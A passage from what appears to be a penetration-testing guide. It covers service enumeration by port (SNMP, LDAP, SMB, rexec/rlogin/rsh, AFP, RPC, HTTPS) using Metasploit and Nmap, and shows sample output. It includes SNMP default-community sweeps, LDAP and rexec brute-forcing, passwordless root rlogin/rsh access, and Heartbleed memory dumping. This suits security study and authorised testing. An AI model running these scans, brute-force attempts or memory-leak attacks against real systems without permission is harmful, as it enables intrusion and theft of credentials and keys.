172.30.xx.xx:/SSSC-LOGS
172.30.xx.xx:/sssclogs
```

Multiple times we have seen msf nfs mount fail because of some error, so it is sometimes better to just run a for loop with showmount

```
for i in $(cat /tmp/msf-db-rhosts-20160413-2660-62cf9a);
do
    showmount -a $i >> nfs_111;
done;
```

2.2.11 Ident - Port 113

Nmap

Auth-owners

auth-owners.nse : Attempts to find the owner of an open TCP port by querying an auth daemon which must also be open on the target system.

Other

Ident-user-enum

If the port ident 113 is open, it might be a good idea to try pentest monkey ident-user-enum Perl Script. The same result is also achieved by

Sample Output

```
perl ident-user-enum.pl 10.10.xx.xx 22 53 111 113 512 513 514 515
ident-user-enum v1.0 (http://pentestmonkey.net/tools/ident-user-enum)

10.10.xx.xx:22          [U2FsdGVkX19U+FaOs8zFI+sBFw5PBF2/hxWdfablTXM=]
10.10.xx.xx:53          [U2FsdGVkX1+fVazmVwSBwobo05dskDNWG8mogAWzHS8=]
10.10.xx.xx:111         [U2FsdGVkX1+GPhL0rdMggQOQmNzsxtKe+ro+YQ28nTg=]
10.10.xx.xx:113         [U2FsdGVkX1+5f5j9c2qnHFL5XKMcLV7YjUW8LYWN1ac=]
10.10.xx.xx:512         [U2FsdGVkX1+IWVqsWohbUhjr3PAgbkWTaImWIODMUDY=]
```

(continues on next page)

(continued from previous page)

```

10.10.xx.xx:513      [U2FsdGVkX19EEjrVAXj01X0tTT/FoB3J9BU1fVqN3Qs=]
10.10.xx.xx:514      [U2FsdGVkX18/o1MMaGmcU4ul7kNowuhfBgip1QZ0R5c=]
10.10.xx.xx:515      [U2FsdGVkX1/8ef5wkL05TTMi+skSs65KRG1QB9Z8WnE=]

```

The above are base64 encoded, when decoded results in Salted_Some_Garbage. If anyone know what it's appreciated.

2.2.12 NNTP Network News Transfer Protocol

Network News Transfer Protocol (NNTP), is used for the distribution, inquiry, retrieval, and posting of Netnews articles using a reliable stream-based mechanism. For news-reading clients, NNTP enables retrieval of news articles that are stored in a central database, giving subscribers the ability to select only those articles they wish to read.

Commands

CAPABILITIES

CAPABILITIES [keyword] allows a client to determine the capabilities of the server at any given time.

MODE READER

MODE READER :

```

Responses
200      Posting allowed
201      Posting prohibited
502      Reading service permanently unavailable

```

QUIT

QUIT : to disconnect the session

LISTGROUP

LISTGROUP [group [range]] : The LISTGROUP command selects a newsgroup in the same manner as the GROUP command (see Section 6.1.1) but also provides a list of article numbers in the newsgroup. If no group is specified, the currently selected newsgroup is used.

ARTICLE

ARTICLE message-id The ARTICLE command selects an article according to the arguments and presents the entire article (that is, the headers, an empty line, and the body, in that order) to the client

POST

POST

```
[C] POST
[S] 340 Input article; end with <CR-LF>.<CR-LF>
[C] From: "Demo User" <nobody@example.net>
[C] Newsgroups: misc.test
[C] Subject: I am just a test article
[C] Organization: An Example Net
[C]
[C] This is just a test article.
[C] .
[S] 240 Article received OK
```

2.2.13 NetBios

Nmap

broadcast-netbios-master-browser

broadcast-netbios-master-browser.nse : Attempts to discover master browsers and the domains they manage.

```
nmap --script=broadcast-netbios-master-browser

Starting Nmap 7.01 (https://nmap.org) at 2016-05-03 21:31 IST
Pre-scan script results:
| broadcast-netbios-master-browser:
| ip          server      domain
| 192.168.xx.xx FILESRV    WORKGROUP
|_192.168.xx.xx XXXXCJ-NAS VOLUME
WARNING: No targets were specified, so 0 hosts scanned.
```

2.2.14 SNMP - Port 161

Metasploit

SNMP Community Scanner

Find the machines which are having default communities by using SNMP Community Scanner.

```
use auxiliary/scanner/snmp/snmp_login
services -p 161 -u -R
```

Sample Output:

```
[+] 10.4.xx.xx:161 - LOGIN SUCCESSFUL: public (Access level: read-only); Proof_
↪(sysDescr.0): Cisco IOS Software, C1130 Software (C1130-K9W7-M), Version 12.
↪4(10b)JA, RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by Cisco Systems, Inc.
Compiled Wed 24-Oct-07 15:17 by prod_rel_team
[*] Scanned 12 of 58 hosts (20% complete)
[*] Scanned 18 of 58 hosts (31% complete)
[+] 10.10.xx.xx:161 - LOGIN SUCCESSFUL: public (Access level: read-only); Proof_
↪(sysDescr.0): Digi Connect ME Version 82000856_F6 07/21/2006
```

(continues on next page)

(continued from previous page)

```
[+] 10.10.xx.xx:161 - LOGIN SUCCESSFUL: public (Access level: read-only); Proof_
↳(sysDescr.0): Digi Connect ME Version 82000856_F6 07/21/2006
[*] Scanned 24 of 58 hosts (41% complete)
[+] 10.11.xx.xx:161 - LOGIN SUCCESSFUL: private (Access level: read-write); Proof_
↳(sysDescr.0): ExtremeXOS version 12.2.2.11 v1222b11 by release-manager on Mon Mar_
↳23 17:54:47 PDT 2009
[+] 10.11.xx.xx:161 - LOGIN SUCCESSFUL: public (Access level: read-only); Proof_
↳(sysDescr.0): ExtremeXOS version 12.2.2.11 v1222b11 by release-manager on Mon Mar_
↳23 17:54:47 PDT 2009
[+] 10.11.xx.xx:161 - LOGIN SUCCESSFUL: private (Access level: read-write); Proof_
↳(sysDescr.0): ExtremeXOS version 12.2.2.11 v1222b11 by release-manager on Mon Mar_
↳23 17:54:47 PDT 2009
[+] 10.11.xx.xx:161 - LOGIN SUCCESSFUL: public (Access level: read-only); Proof_
↳(sysDescr.0): ExtremeXOS version 12.2.2.11 v1222b11 by release-manager on Mon Mar_
↳23 17:54:47 PDT 2009
[+] 10.11.xx.xx:161 - LOGIN SUCCESSFUL: private (Access level: read-write); Proof_
↳(sysDescr.0): ExtremeXOS version 12.2.2.11 v1222b11 by release-manager on Mon Mar_
↳23 17:54:47 PDT 2009
[+] 10.11.xx.xx:161 - LOGIN SUCCESSFUL: public (Access level: read-only); Proof_
↳(sysDescr.0): ExtremeXOS version 12.2.2.11 v1222b11 by release-manager on Mon Mar_
↳23 17:54:47 PDT 2009
[*] Scanned 29 of 58 hosts (50% complete)
[*] Scanned 35 of 58 hosts (60% complete)
[*] Scanned 41 of 58 hosts (70% complete)
[*] Scanned 47 of 58 hosts (81% complete)
[+] 10.25.xx.xx:161 - LOGIN SUCCESSFUL: public (Access level: read-only); Proof_
↳(sysDescr.0): Digi Connect ME Version 82000856_F6 07/21/2006
```

SNMP Enumeration Module

Enumerate the devices for which we have found the community strings

```
use auxiliary/scanner/snmp/snmp_enum
creds -p 161 -R
```

Sample Output:

```
[+] 10.11.xx.xx, Connected.
[*] System information:

Host IP           : 10.11.xx.xx
Hostname          : X150-24t
Description       : ExtremeXOS version 12.2.xx.xx v1222b11 by release-
↳manager on Mon Mar 23 17:54:47 PDT 2009
Contact          : support@extremenetworks.com, +1 888 257 3000
Location         : -
Uptime snmp      : -
Uptime system    : 206 days, 00:20:58.04
System date      : -

[*] Network information:

IP forwarding enabled : no
Default TTL           : 64
TCP segments received : 6842
```

(continues on next page)

(continued from previous page)

```
TCP segments sent      : 6837
TCP segments retrans   : 0
Input datagrams        : 243052379
Delivered datagrams    : 192775346
Output datagrams       : 993667
```

2.2.15 Check Point FireWall-1 Topology - Port 264

Metasploit

CheckPoint Firewall-1 SecuRemote Topology Service Hostname Disclosure

Module sends a query to the port 264/TCP on CheckPoint Firewall-1 firewalls to obtain the firewall name and management station (such as SmartCenter) name via a pre-authentication request

```
use auxiliary/gather/checkpoint_hostname
set RHOST 10.10.xx.xx
```

Sample Output

```
[*] Attempting to contact Checkpoint FW1 SecuRemote Topology service...
[+] Appears to be a CheckPoint Firewall...
[+] Firewall Host: FIREFIGHTER-SEC
[+] SmartCenter Host: FIREFIGHTER-MGMT.example.com
[*] Auxiliary module execution completed
```

2.2.16 LDAP - Port 389

Nmap

LDAP-rootdse

`ldap-rootdse.nse` : Retrieves the LDAP root DSA-specific Entry (DSE)

Sample Output:

```
nmap -p 389 --script ldap-rootdse <host>
nmap -p 389 --script ldap-rootdse 172.16.xx.xx

Starting Nmap 7.01 (https://nmap.org) at 2016-05-03 23:05 IST
Nmap scan report for 172.16.xx.xx
Host is up (0.015s latency).
PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-rootdse:
| LDAP Results
| <ROOT>
|   currentTime: 20160503173447.0Z
|   subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=xxxxpcx,DC=com
|   dsServiceName: CN=NTDS Settings,CN=SCN-DC01,CN=Servers,CN=Default-First-Site-
↪Name,CN=Sites,CN=Configuration,DC=xxxxpcx,DC=com
|   namingContexts: DC=xxxxpcx,DC=com
```

(continues on next page)

(continued from previous page)

```

|      namingContexts: CN=Configuration,DC=xxxxpcx,DC=com
|      namingContexts: CN=Schema,CN=Configuration,DC=xxxxpcx,DC=com
|      namingContexts: DC=DomainDnsZones,DC=xxxxpcx,DC=com
|      namingContexts: DC=ForestDnsZones,DC=xxxxpcx,DC=com
|      defaultNamingContext: DC=xxxxpcx,DC=com
|      schemaNamingContext: CN=Schema,CN=Configuration,DC=xxxxpcx,DC=com
|      configurationNamingContext: CN=Configuration,DC=xxxxpcx,DC=com
|      rootDomainNamingContext: DC=xxxxpcx,DC=com
|      supportedControl: 1.2.xx.xx.1.4.319
|      supportedControl: 1.2.xx.xx.1.4.801
|      supportedControl: 1.2.xx.xx.1.4.473
|      supportedControl: 1.2.xx.xx.1.4.528
|      supportedControl: 1.2.xx.xx.1.4.417
|      supportedControl: 1.2.xx.xx.1.4.619
|      supportedControl: 1.2.xx.xx.1.4.841
|      supportedControl: 1.2.xx.xx.1.4.529
|      supportedControl: 1.2.xx.xx.1.4.805
|      supportedControl: 1.2.xx.xx.1.4.521
|      supportedControl: 1.2.xx.xx.1.4.970
|      supportedControl: 1.2.xx.xx.1.4.1338
|      supportedControl: 1.2.xx.xx.1.4.474
|      supportedControl: 1.2.xx.xx.1.4.1339
|      supportedControl: 1.2.xx.xx.1.4.1340
|      supportedControl: 1.2.xx.xx.1.4.1413
|      supportedControl: 2.16.xx.xx.113730.3.4.9
|      supportedControl: 2.16.xx.xx.113730.3.4.10
|      supportedControl: 1.2.xx.xx.1.4.1504
|      supportedControl: 1.2.xx.xx.1.4.1852
|      supportedControl: 1.2.xx.xx.1.4.802
|      supportedControl: 1.2.xx.xx.1.4.1907
|      supportedControl: 1.2.xx.xx.1.4.1948
|      supportedControl: 1.2.xx.xx.1.4.1974
|      supportedControl: 1.2.xx.xx.1.4.1341
|      supportedControl: 1.2.xx.xx.1.4.2026
|      supportedControl: 1.2.xx.xx.1.4.2064
|      supportedControl: 1.2.xx.xx.1.4.2065
|      supportedControl: 1.2.xx.xx.1.4.2066
|      supportedControl: 1.2.xx.xx.1.4.2090
|      supportedControl: 1.2.xx.xx.1.4.2205
|      supportedControl: 1.2.xx.xx.1.4.2204
|      supportedControl: 1.2.xx.xx.1.4.2206
|      supportedControl: 1.2.xx.xx.1.4.2211
|      supportedControl: 1.2.xx.xx.1.4.2239
|      supportedControl: 1.2.xx.xx.1.4.2255
|      supportedControl: 1.2.xx.xx.1.4.2256
|      supportedLDAPVersion: 3
|      supportedLDAPVersion: 2
|      supportedLDAPPolicies: MaxPoolThreads
|      supportedLDAPPolicies: MaxPercentDirSyncRequests
|      supportedLDAPPolicies: MaxDatagramRecv
|      supportedLDAPPolicies: MaxReceiveBuffer
|      supportedLDAPPolicies: InitRecvTimeout
|      supportedLDAPPolicies: MaxConnections
|      supportedLDAPPolicies: MaxConnIdleTime
|      supportedLDAPPolicies: MaxPageSize
|      supportedLDAPPolicies: MaxBatchReturnMessages
|      supportedLDAPPolicies: MaxQueryDuration

```

(continues on next page)

(continued from previous page)

```

|      supportedLDAPPolicies: MaxTempTableSize
|      supportedLDAPPolicies: MaxResultSetSize
|      supportedLDAPPolicies: MinResultSets
|      supportedLDAPPolicies: MaxResultSetsPerConn
|      supportedLDAPPolicies: MaxNotificationPerConn
|      supportedLDAPPolicies: MaxValRange
|      supportedLDAPPolicies: MaxValRangeTransitive
|      supportedLDAPPolicies: ThreadMemoryLimit
|      supportedLDAPPolicies: SystemMemoryLimitPercent
|      highestCommittedUSN: 70892
|      supportedSASLMechanisms: GSSAPI
|      supportedSASLMechanisms: GSS-SPNEGO
|      supportedSASLMechanisms: EXTERNAL
|      supportedSASLMechanisms: DIGEST-MD5
|      dnsHostName: SCN-DC01.xxxpcx.com
|      ldapServiceName: xxxpcx.com:scn-dc01$@xxxpcx.COM
|      serverName: CN=SCN-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,
↪CN=Configuration,DC=xxxpcx,DC=com
|      supportedCapabilities: 1.2.xx.xx.1.4.800
|      supportedCapabilities: 1.2.xx.xx.1.4.1670
|      supportedCapabilities: 1.2.xx.xx.1.4.1791
|      supportedCapabilities: 1.2.xx.xx.1.4.1935
|      supportedCapabilities: 1.2.xx.xx.1.4.2080
|      supportedCapabilities: 1.2.xx.xx.1.4.2237
|      isSynchronized: TRUE
|      isGlobalCatalogReady: TRUE
|      domainFunctionality: 3
|      forestFunctionality: 3
|_     domainControllerFunctionality: 6

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds

```

ldap-search

ldap-search.nse : Attempts to perform an LDAP search and returns all matches.

If no username and password is supplied to the script the Nmap registry is consulted. If the ldap-brute script has been selected and it found a valid account, this account will be used. If not anonymous bind will be used as a last attempt.

Sample Output:

```

nmap -p 389 --script ldap-search --script-args 'ldap.username="cn=ldaptest,cn=users,
↪dc=cqure,dc=net",ldap.password=ldaptest,
ldap.qfilter=users,ldap.attrib=sAMAccountName' <host>

nmap -p 389 --script ldap-search --script-args 'ldap.username="cn=ldaptest,cn=users,
↪dc=cqure,dc=net",ldap.password=ldaptest,
ldap.qfilter=custom,ldap.searchattrib="operatingSystem",ldap.searchvalue="Windows_
↪*Server*",ldap.attrib={operatingSystem,whencreated,OperatingSystemServicePack}'
↪<host>

```

ldap-brute

ldap-brute.nse : Attempts to brute-force LDAP authentication. By default it uses the built-in username and password

lists. In order to use your own lists use the userdb and passwd script arguments. This script does not make any attempt to prevent account lockout! If the number of passwords in the dictionary exceeds the amount of allowed tries, accounts will be locked out. This usually happens very quickly.

Other

ldapsearch

Anonymous LDAP Binding allows a client to connect and search the directory (bind and search) without logging in. You do not need to include binddn and bindpasswd.

If the port 389 supports Anonymous Bind, we may try searching for the base by using doing a ldap search query

```
ldapsearch -h 10.10.xx.xx -p 389 -x -s base -b '' "(objectClass=*)" "*" +
-h ldap server
-p port of ldap
-x simple authentication
-b search base
-s scope is defined as base
```

Sample Output

```
ldapsearch -h 10.10.xx.xx -p 389 -x -s base -b '' "(objectClass=*)" "*" +
# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: (objectClass=*)
# requesting: * +
#
#
dn:
objectClass: top
objectClass: OpenLDAPRootDSE
structuralObjectClass: OpenLDAPRootDSE
configContext: cn=config
namingContexts: dc=example,dc=com
supportedControl: 1.3.xx.xx.4.1.4203.1.9.1.1
supportedControl: 2.16.xx.xx.113730.3.4.18
supportedControl: 2.16.xx.xx.113730.3.4.2
supportedControl: 1.3.xx.xx.4.1.4203.1.10.1
supportedControl: 1.2.xx.xx.1.4.319
supportedControl: 1.2.xx.xx.1.334810.2.3
supportedControl: 1.2.xx.xx.1.3344810.2.3
supportedControl: 1.3.xx.xx.1.13.2
supportedControl: 1.3.xx.xx.1.13.1
supportedControl: 1.3.xx.xx.1.12
supportedExtension: 1.3.xx.xx.4.1.4203.1.11.1
supportedExtension: 1.3.xx.xx.4.1.4203.1.11.3
supportedFeatures: 1.3.xx.xx.1.14
supportedFeatures: 1.3.xx.xx.4.1.4203.1.5.1
supportedFeatures: 1.3.xx.xx.4.1.4203.1.5.2
supportedFeatures: 1.3.xx.xx.4.1.4203.1.5.3
supportedFeatures: 1.3.xx.xx.4.1.4203.1.5.4
supportedFeatures: 1.3.xx.xx.4.1.4203.1.5.5
```

(continues on next page)

(continued from previous page)

```
supportedLDAPVersion: 3
entryDN:
subschemaSubentry: cn=Subschema

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Once you are aware of the base name in the above example “example.com” we can query for ldap users etc. by

```
ldapsearch -h 10.10.xx.xx -p 389 -x -b "dc=example,dc=com"
```

Sample Output

```
# johnsmith, EXAUSERS, People, example.com
dn: uid=johnsmith,ou=EXAUSERS,ou=People,dc=example,dc=com
displayName: John Smith
ntUserLastLogon: 130150432350834365
givenName: John
objectClass: top
objectClass: person
objectClass: organizationalperson
objectClass: inetOrgPerson
objectClass: ntUser
objectClass: shadowAccount
uid: johnsmith
cn: John Smith
ntUserCodePage: 0
ntUserDomainId: johnsmith
ntUserLastLogoff: 0
ntUniqueId: 75ac21092c755e42b2129a224eb328dd
ntUserDeleteAccount: true
ntUserAcctExpires: 9223372036854775807
sn: John
```

Todo: Things to add in LDAP – User authentication and Jxplorer

2.2.17 SMB - Port 445

Metasploit

SMB Version Detection

Provides the operating system version.

```
use auxiliary/scanner/smb/smb_version
services -p 445 -R
```

Sample Output:


```
[*] 10.87.xx.xx:445 is running Windows 7 Professional SP1 (build:7601)
↳ (name:3BPC13B0843) (domain:XXX)
[*] 10.87.xx.xx:445 is running Windows 7 Professional SP1 (build:7601)
↳ (name:3BWK14F0040) (domain:XXX)
```

2.2.18 rexec - Port 512

Metasploit

rexec Authentication Scanner

Find if there is any open shell.

```
auxiliary/scanner/rservices/rexec_login
services -p 512 -u -R
```

Sample output with the username root and empty password:

```
[*] 10.10.xx.xx:512 REXEC - [1/1] - Attempting rexec with username:password 'root':''
[-] Result: Where are you?
[*] 10.10.xx.xx:512 - Starting rexec sweep
[*] 10.10.xx.xx:512 REXEC - [1/1] - Attempting rexec with username:password 'root':''
[*] 10.10.xx.xx:512 - Starting rexec sweep
[*] 10.10.xx.xx:512 REXEC - [1/1] - Attempting rexec with username:password 'root':''
[+] 10.10.xx.xx:512, rexec 'root' : ''
```

Other

rlogin

The above can be accessed using

```
rlogin <ipaddress>
```

Nmap

rexec-brute

rexec-brute.nse : Performs brute force password auditing against the classic UNIX rexec (remote exec) service.

```
nmap -p 512 --script rexec-brute <ip>
```

2.2.19 rlogin - Port 513

Metasploit

rlogin Authentication Scanner

```
use auxiliary/scanner/rservices/rlogin_login
services -p 513 -u -R
```

Sample Output:

```
[+] 10.10.xx.xx:513, rlogin 'root' from 'root' with no password.
[+] 10.10.xx.xx:513, rlogin 'root' from 'root' with no password.
```

Note: In a recent engagement just doing the “rlogin IP” using the root shell provided me the root shell, where-as few IP address asked for password. Also, One IP for which rexec_login shows failed, was able to login using rlogin.

Maybe refer: Metasploitable 2 : DOC-1875 document.

2.2.20 RSH - port 514

Metasploit

rsh Authentication Scanner

```
use auxiliary/scanner/rservices/rsh_login
services -p 514 -u -R
```

Sample Output

```
[+] 10.10.xx.xx:514, rsh 'root' from 'root' with no password.
[*] 10.11.xx.xx:514 RSH - Attempting rsh with username 'root' from 'root'
[+] 10.11.xx.xx:514, rsh 'root' from 'root' with no password.
```

Other

rsh

```
rsh 10.11.xx.xx whoami
Integrated PrintNet Enterprise
```

2.2.21 AFP - Apple Filing Protocol - Port 548

AFP is a proprietary network protocol that offers file services for MAC OS X and original MAC OS.

Metasploit

Two auxiliary modules available.

Apple Filing Protocol Info Enumerator

```
use auxiliary/scanner/afp/afp_server_info
services -p 548 -u -S AFP -R
```

Sample output:

```
[*] AFP 10.11.xx.xx Scanning...
[*] AFP 10.11.xx.xx:548:548 AFP:
[*] AFP 10.11.xx.xx:548 Server Name: example-airport-time-capsule
[*] AFP 10.11.xx.xx:548 Server Flags:
[*] AFP 10.11.xx.xx:548 * Super Client: true
[*] AFP 10.11.xx.xx:548 * UUIDs: true
[*] AFP 10.11.xx.xx:548 * UTF8 Server Name: true
[*] AFP 10.11.xx.xx:548 * Open Directory: true
[*] AFP 10.11.xx.xx:548 * Reconnect: true
[*] AFP 10.11.xx.xx:548 * Server Notifications: true
[*] AFP 10.11.xx.xx:548 * TCP/IP: true
[*] AFP 10.11.xx.xx:548 * Server Signature: true
[*] AFP 10.11.xx.xx:548 * Server Messages: true
[*] AFP 10.11.xx.xx:548 * Password Saving Prohibited: false
[*] AFP 10.11.xx.xx:548 * Password Changing: true
[*] AFP 10.11.xx.xx:548 * Copy File: true
[*] AFP 10.11.xx.xx:548 Machine Type: TimeCapsule8,119
[*] AFP 10.11.xx.xx:548 AFP Versions: AFP3.3, AFP3.2, AFP3.1
[*] AFP 10.11.xx.xx:548 UAMs: DHCAST128, DHX2, SRP, Recon1
[*] AFP 10.11.xx.xx:548 Server Signature: 4338364c4e355635463948350069672d
[*] AFP 10.11.xx.xx:548 Server Network Address:
[*] AFP 10.11.xx.xx:548 * 10.11.4.76:548
[*] AFP 10.11.xx.xx:548 * [fe80:0009:0000:0000:9272:40ff:fe0b:99b7]:548
[*] AFP 10.11.xx.xx:548 * 10.11.4.76
[*] AFP 10.11.xx.xx:548 UTF8 Server Name: Example's AirPort Time Capsule
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Apple Filing Protocol Login Utility

Attempt to bruteforce authentication credentials for AFP.

Nmap

afp-serverinfo

afp-serverinfo.nse : Shows AFP server information.

afp-brute

afp-brute.nse : Performs password guessing against Apple Filing Protocol (AFP).

afp-ls

`afp-ls.nse` : Attempts to get useful information about files from AFP volumes. The output is intended to resemble the output of `ls`.

afp-showmount

`afp-showmount.nse` : Shows AFP shares and ACLs.

afp-path-vuln

`afp-path-vuln.nse` : Detects the Mac OS X AFP directory traversal vulnerability, CVE-2010-0533.

2.2.22 Microsoft Windows RPC Services | Port 135 and Microsoft RPC Services over HTTP | Port 593

Depending on the host configuration, the RPC endpoint mapper can be accessed through TCP and UDP port 135, via SMB with a null or authenticated session (TCP 139 and 445), and as a web service listening on TCP port 593.

Metasploit

Endpoint Mapper Service Discovery

Module can be used to obtain information from the Endpoint Mapper service

```
use auxiliary/scanner/dcerpc/endpoint_mapper
```

Hidden DCERPC Service Discovery

Module will query the endpoint mapper and make a list of all `ncacn_tcp` RPC services. It will then connect to each of these services and use the management API to list all other RPC services accessible on this port. Any RPC service found attached to a TCP port, but not listed in the endpoint mapper, will be displayed and analyzed to see whether anonymous access is permitted.

```
use auxiliary/scanner/dcerpc/hidden
```

Remote Management Interface Discovery

Module can be used to obtain information from the Remote Management Interface DCERPC service.

```
use auxiliary/scanner/dcerpc/management
```

DCERPC TCP Service Auditor

Determine what DCERPC services are accessible over a TCP port.

```
use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor
```

Other

We can use **rpcdump** from **Impacket** to dump the RPC information. This tool can communicate over Port 135, 139 and 445. The rpcdump tool from rpctools can also extract information from Port 593.

rpcdump

```
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

usage: rpcdump.py [-h] [-debug] [-hashes LMHASH:NTHASH]
               target [{445/SMB,135/TCP,139/SMB}]

Dumps the remote RPC endpoints information
```

Sample Output:

```
rpcdump.py 10.10.xx.xx
Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies

[*] Retrieving endpoint list from 10.10.xx.xx
[*] Trying protocol 135/TCP...
Protocol: N/A
Provider: iphlpsvc.dll
UUID      : 552D076A-CB29-4E44-8B6A-D15E59E2C0AF v1.0 IP Transition Configuration_
↪endpoint
Bindings:
    ncacn_np:\\ADS[\PIPE\srvsvc]
    ncacn_ip_tcp:10.10.xx.xx[49154]
    ncacn_np:\\ADS[\PIPE\atsvc]
    ncalrpc:[senssvc]
    ncalrpc:[OLEEC91239AB64E4F319A44EB95228B]
    ncalrpc:[IUserProfile2]

Protocol: N/A
Provider: schedsvc.dll
UUID      : 0A74EF1C-41A4-4E06-83AE-DC74FB1CDD53 v1.0
Bindings:
    ncalrpc:[senssvc]
    ncalrpc:[OLEEC91239AB64E4F319A44EB95228B]
    ncalrpc:[IUserProfile2]

Protocol: N/A
Provider: nsisvc.dll
UUID      : 7EA70BCF-48AF-4F6A-8968-6A440754D5FA v1.0 NSI server endpoint
Bindings:
    ncalrpc:[LRPC-37912a0de47813b4b3]
    ncalrpc:[OLE6ECE1F6A513142EC99562256F849]
```

(continues on next page)

(continued from previous page)

```
Protocol: [MS-CMPO]: MSDTC Connection Manager:
Provider: msdtcprx.dll
UUID    : 906BOCE0-C70B-1067-B317-00DD010662DA v1.0
Bindings:
    ncalrpc:[LRPC-316e773cde064c1ede]
    ncalrpc:[LRPC-316e773cde064c1ede]
    ncalrpc:[LRPC-316e773cde064c1ede]
    ncalrpc:[LRPC-316e773cde064c1ede]

Protocol: [MS-PAN]: Print System Asynchronous Notification Protocol
Provider: spoolsv.exe
UUID    : 0B6EDBFA-4A24-4FC6-8A23-942B1ECA65D1 v1.0 Spooler function endpoint
Bindings:
    ncalrpc:[spoolss]

Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Provider: taskcomp.dll

Protocol: N/A
Provider: MPSSVC.dll
UUID    : 7F9D11BF-7FB9-436B-A812-B2D50C5D4C03 v1.0 Fw APIs
Bindings:
    ncalrpc:[LRPC-5409763072e46c4586]

[*] Received 189 endpoints.
```

2.2.23 HTTPS - Port 443 and 8443

Metasploit

Below modules which we found useful are

HTTP SSL Certificate Information

Parses the server SSL certificate to obtain the common name and signature algorithm.

```
use auxiliary/scanner/http/ssl
services -p 443 -u -R
```

Sample Output:

```
[*] 10.10.xx.xx:443 Subject: /OU=Domain Control Validated/CN=www.example.com
[*] 10.10.xx.xx:443 Issuer: /C=US/ST=Arizona/L=Scottsdale/O=GoDaddy.com, Inc./
↳OU=http://certs.godaddy.com/repository//CN=Go Daddy Secure Certificate Authority - G2
↳G2
[*] 10.10.xx.xx:443 Signature Alg: sha256WithRSAEncryption
[*] 10.10.xx.xx:443 Public Key Size: 2048 bits
[*] 10.10.xx.xx:443 Not Valid Before: 2016-01-12 10:01:38 UTC
[*] 10.10.xx.xx:443 Not Valid After: 2017-02-26 09:13:38 UTC
[+] 10.10.xx.xx:443 Certificate contains no CA Issuers extension... possible self-signed certificate
[*] 10.10.xx.xx:443 has common name www.example.com
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

and

HTTP SSL/TLS Version Detection (POODLE scanner)

If a web server can successfully establish an SSLv3 session, it is likely to be vulnerable to the POODLE attack.

```
use auxiliary/scanner/http/ssl_version
```

Sample Output:

```
[+] 10.10.xx.xx:443 accepts SSLv3
```

OpenSSL Server-Side ChangeCipherSpec Injection Scanner

Checks for the OpenSSL ChangeCipherSpec (CCS) Injection vulnerability. The problem exists in the handling of early CCS messages during session negotiation. There's a NSE for the same `ssl-ccs-injection.nse`.

```
use auxiliary/scanner/ssl/openssl_ccs
```

OpenSSL Heartbeat (Heartbleed) Information Leak

Module checks for the OpenSSL Heartbleed attack. The module supports several actions, allowing for scanning, dumping of memory contents, and private key recovery. It has three Actions: SCAN, KEYS, DUMP which scans the host for the vulnerability, scan for the private keys and dump the memory of the host.

```
use auxiliary/scanner/ssl/openssl_heartbleed
```

SCAN Sample Output:

```
[+] 10.10.xx.xx:443 - Heartbeat response with leak
```

DUMP Sample Output:

```
[+] 10.10.xx.xx:443 - Heartbeat response with leak
[*] 10.10.xx.xx:443 - Heartbeat data stored in /root/.msf5/loot/20160403185025_
  ↳ default_10.10.235.69_openssl.heartble_299937.bin

hexdump -C /root/.msf5/loot/20160403185025_default_10.10.xx.xx_openssl.heartble_
  ↳ 299937.bin | more
00000000  02 ff ff 94 03 01 57 00  0f a8 cf 31 3f 02 84 0b  |.....W....1?...|
00000010  59 9a d1 6b 3b 20 7b 7b  75 6b 17 2c 03 8d 8d 6a  |Y..k; \{\{uk.,...j|
00000020  77 de b2 3a e3 28 00 00  66 c0 14 c0 0a c0 22 c0  |w...(..f.....".|
00000030  21 00 39 00 38 00 88 00  87 00 87 c0 0f 00 35 00  |!.9.8.....5.|
00000040  84 c0 12 c0 08 c0 1c c0  1b 00 16 00 13 c0 0d c0  |.....|
00000050  03 00 0a c0 13 c0 09 c0  1f c0 1e 00 33 00 32 00  |.....3.2.|
00000060  9a 00 99 00 45 00 44 c0  0e c0 04 00 2f 00 96 00  |....E.D..../.|
00000070  41 c0 11 c0 07 c0 0c c0  02 00 05 00 04 00 15 00  |A.....|
00000080  12 00 09 00 14 00 11 00  08 00 06 00 03 00 ff 01  |.....|
00000090  00 00 05 00 0f 00 01 01  06 03 02 03 04 02 02 02  |.....|
000000a0  07 c0 0c c0 02 00 05 00  04 00 15 00 12 00 09 00  |.....|
000000b0  ff 02 01 00 00 85 00 00  00 12 00 10 00 00 0d 32  |.....1|
000000c0  32 33 2e 33 30 2e 32 33  35 2e 36 36 00 0b 00 04  |10.10.xx.xx....|
```

(continues on next page)

(continued from previous page)

000000d0	03 00 01 02 00 0a 00 34	00 32 00 0e 00 0d 00 194.2.....
000000e0	00 0b 00 0c 00 18 00 09	00 0a 00 16 00 17 00 08
000000f0	00 06 00 07 00 14 00 15	00 04 00 05 00 12 00 13
00000100	00 01 00 02 00 03 00 0f	00 10 00 11 00 23 00 00#..
00000110	00 0d 00 22 00 20 06 01	06 02 06 03 05 01 05 02	...".
00000120	05 03 04 01 04 02 04 03	03 01 03 02 03 03 02 01
00000130	02 02 02 03 01 01 00 0f	00 01 01 00 00 00 00 00
00000140	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00

Nmap

Nmap has around

ssl-cert

ssl-cert.nse : Retrieves a server's SSL certificate. The amount of information printed about the certificate depends on the verbosity level. With no extra verbosity, the script prints the validity period and the commonName, organizationName, stateOrProvinceName, and countryName of the subject.

Sample Output:

```
nmap -sV -sC -p 443 10.10.xx.xx -n -vv
Nmap scan report for 10.10.xx.xx
Host is up, received reset ttl 60 (0.011s latency).
Scanned at 2016-04-03 18:58:50 IST for 57s
PORT      STATE SERVICE REASON      VERSION
443/tcp    open  ssl/http syn-ack ttl 53 Apache httpd
